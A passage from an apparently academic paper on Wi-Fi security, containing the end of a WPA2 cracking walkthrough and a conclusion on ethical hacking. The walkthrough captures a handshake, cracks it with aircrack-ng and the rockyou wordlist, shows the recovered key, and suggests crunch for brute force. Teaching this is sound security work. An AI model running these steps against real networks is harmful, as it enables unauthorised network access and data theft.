
`wlan0mon` : Name of the interface.

Press `ctrl+c` when the handshake is captured.

CH 11 [Elapsed: 2 mins] [2022-12-12 22:18] [WPA handshake: 72:AE:E6:A8:49:D3											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
72:AE:E6:A8:49:D3	-27	96	1594	904 0	11	180	WPA2	CCMP	PSK	Realme Narzo	
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes			
72:AE:E6:A8:49:D3	34:7D:F6:B1:EC:3E		-42	0 - 1	0	28			PWR	Rate	
72:AE:E6:A8:49:D3	EA:C5:AA:9B:A3:45		-49	24e-24	0	940	EAPOL				

- Step 8: Open the captured cap file and check if the key data is included in captured packets.

Command : `wireshark filename`



Here,

The wpa key data can be found.

- Step 9: Decrypting the captured file using aircrack with the help of wordlist

Command : `aircrack-ng -b <bssid> <location of cap file> -w <location of wordlist used>`

```
(root@kali)~# aircrack-ng -b 72:AE:E6:A8:49:D3 /home/kali/Desktop/cr-02.cap -w /usr/share/wordlists/rockyou.txt
```

Here, I am using rockyou.txt file as wordlist

```
Aircrack-ng 1.6
[00:00:00] 87/10303727 keys tested (926.25 k/s)
Time left: 3 hours, 5 minutes, 24 seconds
KEY FOUND! [ 12345678 ]

Master Key      : 0D FF 49 8C FC FC 28 3B BB 13 0B A3 EC DC 1E 05
                  04 D9 47 51 94 BF 27 10 0E 2C 04 F2 9E 08 E1 21

Transient Key   : E6 AB 1B 19 08 B6 21 E1 35 B2 E5 93 0A 90 FD FB
                  51 57 87 3D B4 B7 4D DD DE 9C B1 82 56 E0 DD B5
                  EB BA 6B 05 11 53 6D 9B 80 A9 31 A3 22 34 62 66
                  2F A9 51 DB 76 07 33 BC 49 B9 85 FB 56 D7 DE 04

EAPOL HMAC     : 16 7F C8 F7 55 61 8F 1E 58 4C E7 A0 38 77 AB AB
```

Note

If you don't have a wordlist or the password is not found in wordlist, you can use crunch command to run every single possible outcomes with permutations and combinations.

7. CONCLUSION AND FUTURE ENHANCEMENTS

Wireless networks changed the way of communication but securing a wireless network is not an easy task. There are several protocols and methods that can protect the wireless network but until now there is no such protocol or method which can provide 100% secured wireless network. Many types of research are being conducted worldwide to design the best protocol for securing wireless networks. Many methods are discussed above so that we can maintain the security of our home network to some extent.

In a sense, any wireless network can be attacked in a variety of ways. Potential vulnerabilities include using the default SSID or password, WPS pin authentication, inadequate access control, and leaving the access point accessible in unlocked locations, all of which can lead to data theft of critical information. The architecture of kismet in WIDS mode may protect the network from DOS, MiTM, and MAC spoofing attacks. Regular software upgrades and the usage of firewalls, on the other hand, may assist protect the network from external intruders.

Ethical hacking is the practice of identifying problems in a service, system, or institution's infrastructure that may be inject malicious code.

By legitimately breaking into networks and searching for weakest places, they employ this approach to avoid invasions and privacy.

Wireless networks like Wi-Fi being the most spread technology over the world is vulnerable to the threats of Hacking. It is very important to protect a network from the hackers in order to prevent exploitation of confidential data.

7. REFERENCES

- [1] Data Communication and Networking by Behrouz A. Forouzan
- [2] White paper: WLAN security Today: wireless more secure than wired by Siemens Enterprise Communications.
- [3] Sara Nasre Wireless Lan Security Research Paper IT 6823 Information Security Instructor: Dr. Andy Ju An Wang Spring 2004.
- [4] Security Issues on Converged Wi-Fi & WiMAX Networks by Prof. Anand Nayyar, Lecturer, P.G. Department of Computer Science, K. L. S. D College Ludhiana, anand nayyar@yahoo.co.in.
- [5] Wireless network security? Author:-Paul Asadoorian, GCIA, GCIH. Contributions by Larry Pesce, GCIA, GAWN PaulDotCom.
- [6] Securing Wi-Fi network (10 steps of diy security) by Rakesh
- [7] D. Jamil and M. N. A. Khan, "Is Ethical Hacking Ethical?," Int. J. Eng. Sci. Technol., 2011.

- [8] R. Hartley, D. Medlin, and Z. Houlik, "Ethical Hacking: Educating Future Cybersecurity Professionals," Proc. EDSIG Conf., 2017.
- [9] C. C. Palmer, "Ethical hacking," IBM Syst. J., 2001, doi: 10.1147/sj.403.0769.
- [10] H.-R. Bae, M.-Y. Kim, S.-K. Song, S.-G. Lee, and Y.-H. Chang, "Security Attack Analysis for Wireless Router and Free Wi-Fi Hacking Solutions," J. Converg. Cult. Technol., 2016, doi: 10.17703/jcct.2016.2.4.65.
- [11] Z. Zhou, C. Wu, Z. Yang, and Y. Liu, "Sensorless sensing with WiFi," Tsinghua Sci. Technol., 2015, doi: 10.1109/TST.2015.7040509.